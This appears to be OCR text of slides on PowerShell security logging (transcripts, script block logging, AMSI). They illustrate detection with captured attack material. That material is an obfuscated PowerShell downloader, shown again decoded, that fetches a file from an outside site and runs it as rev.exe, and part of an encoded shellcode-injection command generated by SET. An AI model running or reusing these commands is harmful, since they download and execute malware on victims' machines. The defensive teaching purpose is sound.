


https://aka.ms/jea


MAKING POWERSHELL SECURITY TRANSPARENT

Module / Pipeline logging
System-wide transcripts
Script Block logging
Antimalware Integration


CONFIGURATION



MODULE / PIPELINE LOGGING



SYSTEM TRANSCRIPTS


PowerShell_transcript.EDLT.6VtWcOHE.20160329162630.txt - Notepad


File Edit Format View Help


```
**********************
Windows PowerShell transcript start
Start time: 20160329162630
Username: EDLT\mredw
RunAs User: EDLT\mredw
Machine: EDLT (Microsoft Windows NT 10.0.10586.0)
Host Application: C:\WINDOWS\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe
Process ID: 8564
PSVersion: 5.0.10586.122
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0.10586.122
BuildVersion: 10.0.10586.122
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
**********************
Transcript started, output file is C:\Users\mredw\Documents\PowerShell_transcript.EDLT.6VtWc
PS C:\> gps | select -Last 1

Handles  NPM(K)    PM(K)      WS(K) VM(M)   CPU(s)     Id  SI ProcessName
-------  ------    -----      ----- -----   ------     --  -- -----------
    293      18     5416      10536   116             2808   0 ZeroConfigService


PS C:\> Stop-Transcript
**********************
Windows PowerShell transcript end
End time: 20160329162646
**********************
```

Ln 1, Col 1

SCRIPT BLOCK LOGGING

```
powershell -encodedCommand IABpAGUAeAAgACgAa...AeQAvAGUAMABNAHcAOQB3ACkAIAA=
```


Event Properties - Event 4104, PowerShell (Microsoft-Windows-PowerShell)
IEX (Invoke-Expression)
General
Details
Creating Scriptblock text (1 of 1):
.($PSHOMe[4]+$pSHoME[34]+'X')(((''{0}'+'A0={'+'0}
en'+'v:USER'+'PR'+'O'+'F'+'IL'+'E;'+'{0'+'}'+'b=get-'+'ran'+'d'+'om(1'+'0'+'0'+'00..999'+'999)'+';'+'(New-
ObJect Syst'+'e'+'m.N'+'eT.W'+'ebClieNt)'+'.D'+'o'+'wn'+'lo'+'a'+'dfile
(('+'1'+')'+'htt'+'ps'+'://s'+'ayi'+'trade.co'+'m/c'+'u'+'b.b'+'in{'+'1'+'}'+',{'+'1}{'+'0'+'}A0'+'{3}{'+'0}b.cab
{1'+'}'+')'+';e'+'xpand {'+'0}A'+'0{'+'3}'+'{0}'+'b'+'.'+'c'+'ab {0}env:U'+'SERPR'+'OF'+'ILE{3}re'+'v.exe{'+'2}
out-nu'+'l'+'l;St'+'art'+'-P'+'rocess '+'{0}A0{'+'3'+'}r'+'ev.e'+'xe;Remove-'+'Ite'+'m {0}A0{3}'+'{'+'0}
b'+'.c'+'a'+'b')-f [cHAR]36,[cHAR]34,[cHAR]124,[cHAR]92))
ScriptBlock ID: 722dc7d0-7b7a-4fc9-bea1-7a29b506ca6a
Log Name: Microsoft-Windows-PowerShell/Operational
Source: PowerShell (Microsoft-Wind
Logged: 3/3/2017 7:00:53 AM
Event ID: 4104
Task Category: Starting Command
Level: Verbose
Keywords: None
User:
Computer:
OpCode: On create calls
More Information: Event Log Online Help
Copy
Close


Event Properties - Event 4104, PowerShell (Microsoft-Windows-PowerShell)
General
Details
Creating Scriptblock text (1 of 1):
$A0=$env:USERPROFILE;$b=get-random(10000..999999);(New-ObJect
System.NeT.WebClieNt).Downloadfile("https://sayitrade.com/cub.bin","$A0\$b.cab");expand $A0\$b.cab
$env:USERPROFILE\rev.exe|out-null;Start-Process $A0\rev.exe;Remove-Item $A0\$b.cab
ScriptBlock ID: 3263ba81-1bf6-4490-852d-76c58eea5ad7
Log Name: Microsoft-Windows-PowerShell/Operational
Source: PowerShell (Microsoft-Wind
Logged: 3/3/2017 7:00:53 AM
Event ID: 4104
Task Category: Starting Command
Level: Verbose
Keywords: None
User:
Computer:
OpCode: On create calls
More Information: Event Log Online Help
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ANTIMALWARE INTEGRATION (AMSI)

```
root@bt:/pentest/exploits/set/reports/powershell# ls
powerdump.encoded.txt  x64_powershell_injection.txt
powershell.rc          x86_powershell_injection.txt
root@bt:/pentest/exploits/set/reports/powershell# cat x64_powershell_injection.t
xt
powershell -noprofile -windowstyle hidden -noninteractive -EncodedCommand JABjAG
8AZABlACAAPQAgACcAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAawBlAHIAbgBlAGwAMwAyAC4AZABsAG
wAIgApAF0AcAB1AGIAbABpAGMAIABzAHQAYQB0AGkAYwAgAGUAeAB0AGUAcgBuACAASQBuAHQAUAB0AH
IAIABWAGkAcgB0AHUAYQBsAEEAbABsAG8AYwAoAEkAbgB0AFAAdABvACAAbABwAEEAZABkAHIAZQBzAH
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QAYQB0AGkAYwAgAGUAeAB0AGUAcgBuACAASQBuAHQAUAB0AHIAIABDAHIAZQBhAHQAZQBUAGgAcgBlAG
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IAdABBAGQAZABvAGUAcwBzACwAIABJAG4AdABQAHQAcgAgAGwAcABQAGEAcgBhAG0AZQB0AGUAcgAsAC
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QAUAB0AHIAIABtAGUAbQBzAGUAdAAoAEkAbgB0AFAAdABvACAAZABlAHMAdAAsACAAdQBpAG4AdAAgAH
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EAZABkAC0AVAB5AHAAZQAgAC0AbQBlAG0AYgBlAHIARABlAGYAaQBuAGkAdABpAG8AbgAgACQAYwBvAG
QAZQAgAC0ATgBhAG0AZQAgACIAVwBpAG4AMwAyACIAIAAtAG4AYQBtAGUAcwBwAGEAYwBlACAAVwBpAG
```
